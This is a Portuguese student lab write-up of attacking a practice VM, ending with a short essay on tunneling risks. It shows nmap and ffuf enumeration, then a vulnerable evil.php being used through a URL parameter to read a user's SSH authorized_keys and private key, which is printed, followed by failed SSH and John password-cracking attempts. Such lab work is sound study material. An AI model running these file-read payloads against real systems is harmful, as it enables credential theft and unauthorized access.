
Como já temos conhecimento do endereço IP da máquina, então vamos repetir o passo utilizado nas máquinas anteriores que é utilizar a ferramenta nmap para descobrir as portas e os serviços ativos na máquina alvo, que neste caso é o boxline

Comando: `nmap -sV 10.0.1.107`

```
(kali@kali)~$ nmap -sV 10.0.1.107
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-18 21:10 WET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.1.107
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
```

Agora sabemos que as portas 22 (ssh) e 80 (http) estão abertas. A porta 80 está rodando um servidor Apache 2.4.38.



Com a ajuda da ferramenta dirbuster vou enumerar algumas possíveis páginas neste webserver (Queria seguir este passo mas só que esse teste iria demorar 1 hora e alguns minutos), logo tentei seguir outro caminho.

Decidi utilizar a ferramenta ffuf que já tinha sugerido no enunciado

```
(kali@kali)~$ ffuf -u http://10.0.1.107/FUZZ -w /usr/share/dirb/wordlists/common.txt


v2.0.0-dev

:: Method      : GET
:: URL         : http://10.0.1.107/FUZZ
:: Wordlist     : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500

:: Progress: [40/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Et
[Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 11ms]
* FUZZ: .hta
```

Encontrei alguns ficheiros, de entre eles o ficheiro que chamou-me a atenção foi o secret, por isso vou explorá-lo


No browser tentei aceder a esta página 10.0.1.107/secret



A página não retornou nada, apenas uma tela branca, no entanto vou continuar a explorar este ficheiro com a ferramenta ffuf, só que agora enumerando os ficheiros e pasta html e php

Com isso consegui um resultado muito interessante o “evil.php”

Ao tentar acessar ao 10.0.1.107/secret/evil.php temos de novo uma página em branco



Como é possível explorar algumas vulnerabilidades na url, vamos testar com a ferramenta ffuf


```
10.0.1.107/secret/evil.php?co x +
10.0.1.107/secret/evil.php?command=/home/mowree/.ssh/authorized_keys
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDAXfEfC22Bpq40UDZ8QXeuQa6EVJPmW6BjB4Ud/knShqQ86qCUatKaNIMfdpzKaagEBtVUYwit68VH5xHV
/QlcAzWi+FNw0SB2KTYvS514pkYj2mqrONdu1LQLvgXlqbmV7MPyE2AsGoQrOfptLKLj8JTtoalUCgYsVPHvs9Jy3fka+qLRHb0HjekPOuMiq19OeBeuGViaqILY
/XTky8dHatCUucUATnwjDvUMgrVZ5cTjr4Q4YSvSRSlgpDP2INN51B7 mowree@EvilBoxOne
```

Ao acessar as chaves autorizadas é possível verificar que é possível aceder sem password e utilizando apenas a chave privada

Sendo assim acedi a chave privada do utilizador mowree

```
10.0.1.107/secret/evil.php?co x +
10.0.1.107/secret/evil.php?command=/home/mowree/.ssh/id_rsa
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4, ENCRYPTED DEK-Info: DES-EDE3-CBC, 9FB14B3F3D04E90E uuQm2CFIe/eZT5pNyQ6+K1Uap
/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6 hqyoiv8vgpQgQRPYMzj3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQUtAcjZZ8Ejzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAIGAQfZjqsldugHjZ1t17mldb +gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85ojX6y
/dqq4Ir10Qom+0tOfsuot b7A9XTubgEslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtCTzdvDQBbgBf4h08qyCoxGEaVZHkaV/ynGnOv0zhLz+z163SjppVPK07H4bdLg
9SC1omYunvjgunMS0ATC8uAWzoQ5Iz5ka0h+NOoFUrVtJZ/OnhtMKW+M948EgnY
zh7Ffj1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu
rRqnxYw/fzdJm+8XVIMQccgQAaZ+Zb2rVW0gyifsElgxShdaT5PGdJFKKVL5+bd1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlU9UrePLh/Xs
94KATK4joOIW7O8GnPdKBil+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzljkiyqRjXQLoFMVDz3I30RpbjpfYQs2Dm2M7
Mb26wNQW4f7qe30K/lxrm7MfkJPzueQlSi94IHxAPv14vyCoPLW89jZsNDsvG8P
hrkWRpPlwpzKdtMPwQbkPu4ykqgKkYYRmVlFX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xa/zp+d98NnGlRqMmJK+StmqR
Ifk3DRRkvMxxCm12g2DotRUGt2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTlud6DpXQtR9l//9alrXa+4nWcDW2GoKjlxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtptlLX7x AHLFTVZl4UH6csOcwq5vvjAGh69
Q/ikz5XmyQ+wDwQEODzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0jVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHlBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3SopMplP/ZcXjRLOIESQXeUQ2yvb61m+zphg0QjWH131gnaBihVij1nLnTa i99+vYdwe8+8njq4/WXhkN+VTYXndET2H0fNTFAqbk2HGy6+6qS
/QQ6DVVxTHdp 4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLKS2I/ 8kOVJljFKkGQ4rNRWKVoo/HaRoI
/f2G6tbEiOVclUMt8iutAg8S4VA== -----END RSA PRIVATE KEY-----
```

Guardei a chave privada no ficheiro id_rsa e dei as permissões

```
(kali@kali)-[~]
└─$ nano id_rsa

(kali@kali)-[~]
└─$ nano id_rsa

(kali@kali)-[~]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC
,9FB14B3F3D04E90E uuQm2CFie/eZT5pNyQ6+K1Uap/FYWcsEkLzONt+x4A06FmjFmR8RUpwMHur
mbRC6 hqyoiv8vqpQgQRPYMzJ3QgS9kUCGdGc5+cXlNCST/GKQOS4QMOMUTacjZ28EJzoe o7+7tC
B8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SALGAQfZjqsludgHjZ1t17mldb +gzWGBUmKTOL0/gcuA
ZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0t0Fsuot b7A9XTubgElsLUEm8fGW64kX3*3LtX
RsoR12n+krZ6T+I0TzThMWEr1Wxp4Ub/k HtXTzdvdQ8Bg8F4h08qyCOxGEaVZHKaV/ynGn0v0zh
lZ+z1635jppVPK07H4bdLg 9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOoFurVtFJZ/OnhtMK
W+M948EgnY zh7FfQ1KLmJZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWkuoeUuvzNFVKVPZKqyaJu r
RqnXYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVL5+bD1 tHBy6U0hKcN3H
8edXxwvZN+9PDG0zUcEpr9xYCLkmH+hcr06ypUtlU9UrePLh/Xs 94KATK4jo0IW708GnPdKBiI+3
Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYwM VD5pEdAybKBfBG/xVu2CR378BRKzLJkiyqjX
QLoFMVDz3I30RpjbpFYQs2Dm2M7 Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQLSi94IHxAPvl4vyCo
PLW89JzsNDsvG8P hrkWRpPIwpzKdtMPwQbkPu4ykagKkYYRmVlFX8oeis3C1Hcjvqp3Lth0QDI+7
Shr Fb5w0n0qfDT4o03U1Pun2iqdI4M+idZUF4S0BD3xA/zp+d98NnGLRqMmJK+StmqR Iik3DRRK
vMxxCm12g2DotRUgT2+mga23nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R MtqgW1L0iAgB4CnTIud6
DpXQtR9L//9alrXa+4nWcDW2GoKjlx0KNK8jXs58SnS 62LrvcNZVokZjqL8Xi7xL0XEk0gtpIt
LtX7xAHLFTVZt4UH6cs0cwq5vvJAGh69 Q/ikz5XmyQ+wDwQE0DzNe0j9zBh1+lzrdmt0m7hI5WnI
JakEM2vqCqLuN5CEs4u8 plia+meL0JVLobfnUgxi3Qzm9SF2piFqdePVU4GXGHI0BUf34bts0iE
IDf+qx2C pwxoAe1tMmInLzFR2sKVLIEHIBfhq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X KRE
A33S0pMp1P/ZcXjRL0ESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa i99+vvdwe8+8nJq
4/WXhKN+VTYXndET2H0fENTFAqbk2HGy6+6qS/4Q6DvVxTHdp 4Dg2QRnRtjp74dQ1NZ7juucvW7D
BFE+CK80dkrr9YfyybVUqBwHrmmQVfGLKS2I/ 8k0VjJfKkGQ4rNRWkVoo/HaRoI/f2G6tbEi0vc
LUMT8iutAg8S4VA= -----END RSA PRIVATE KEY-----

(kali@kali)-[~]
└─$ chmod 600 id_rsa

(kali@kali)-[~]
└─$
```

chmod 600 concede permissões estritas de leitura e escrita apenas para o proprietário do arquivo.

Tentei estabelecer a ligação ssh, mas, não consegui porque ainda não tenho a password

```
(kali@kali)-[~]
└─$ ssh mowree@10.0.1.107 -i id_rsa
The authenticity of host '10.0.1.107 (10.0.1.107)' can't be established.
ED25519 key fingerprint is SHA256:0x3tfiiiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2Fxm7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.1.107' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
mowree@10.0.1.107's password:
Permission denied, please try again.
mowree@10.0.1.107's password:
```

A decisão tomado é de fazer um brute force a password utilizando uma wordlist, correndo o John

```
(kali@kali)-[~]
$ john hash -w /usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "pix-md5"
Use the "--format=pix-md5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mysql"
Use the "--format=mysql" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle"
Use the "--format=oracle" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1"
Use the "--format=Raw-SHA1" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "LM"
Use the "--format=LM" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "bfegg"
Use the "--format=bfegg" option to force loading hashes of that type instead
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "tripcode", but also saw type "dynamic-m
d5($p)"

Use the "--format=plaintext" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 402687 password hashes with no different salts (tripcode [DES 128/128
SSE2])
Proceeding with wordlist: /usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-01-18 23:21) 0g/s 177100p/s 177100c/s 71315MC/s 1234
56..sss
Session completed.

(kali@kali)-[~]
$
```

Não consegui descobrir a password da máquina boxline e consequentemente não obtive o acesso ao root.

Parte 4 – Questão de investigação

Análise Resumida dos Protocolos de Tunneling:

1. Riscos Associados para uma Empresa:

- **Segurança da Informação:** Utilizar tunneling pode introduzir riscos de segurança, especialmente se não for implementada corretamente.
- **Tráfego Não Autorizado:** Se os túneis não forem adequadamente protegidos, há o risco de tráfego não autorizado passar pelos túneis.
- **Inspeção Difícil:** Como os dados são encapsulados, a inspeção profunda do tráfego se torna mais difícil, o que pode dificultar a detecção de ameaças.

2. Possíveis Ferramentas para Criação dos Túneis:

- **OpenVPN:** Um protocolo de código aberto que suporta criptografia SSL/TLS. É amplamente utilizado e oferece flexibilidade.
- **IPsec:** Um conjunto de protocolos que fornece autenticação e criptografia de pacotes a nível de IP. É comumente usado para VPNs.
- **SSH Tunneling:** Utilizando o Secure Shell (SSH) para criar túneis seguros para transferência de dados.

3. Recomendações para Maior Controle:

- **Políticas de Uso:** Implementar políticas claras de uso dos túneis, especificando quais protocolos e ferramentas são permitidos.
- **Monitoramento Constante:** Monitorar o tráfego de rede para detectar padrões incomuns ou atividades suspeitas relacionadas a tunneling.
- **Criptografia Adequada:** Garantir que os túneis usem métodos de criptografia robustos para proteger os dados em trânsito.
- **Atualizações e Patches:** Manter todas as ferramentas e protocolos atualizados com as últimas correções de segurança para evitar vulnerabilidades conhecidas.
- **Auditorias de Segurança:** Realizar auditorias de segurança regulares para identificar e corrigir potenciais pontos fracos nos túneis.
- **Autenticação Forte:** Implementar métodos robustos de autenticação para controlar o acesso aos túneis e prevenir acessos não autorizados

Fábio da Cunha 8210619
Janeiro de 2024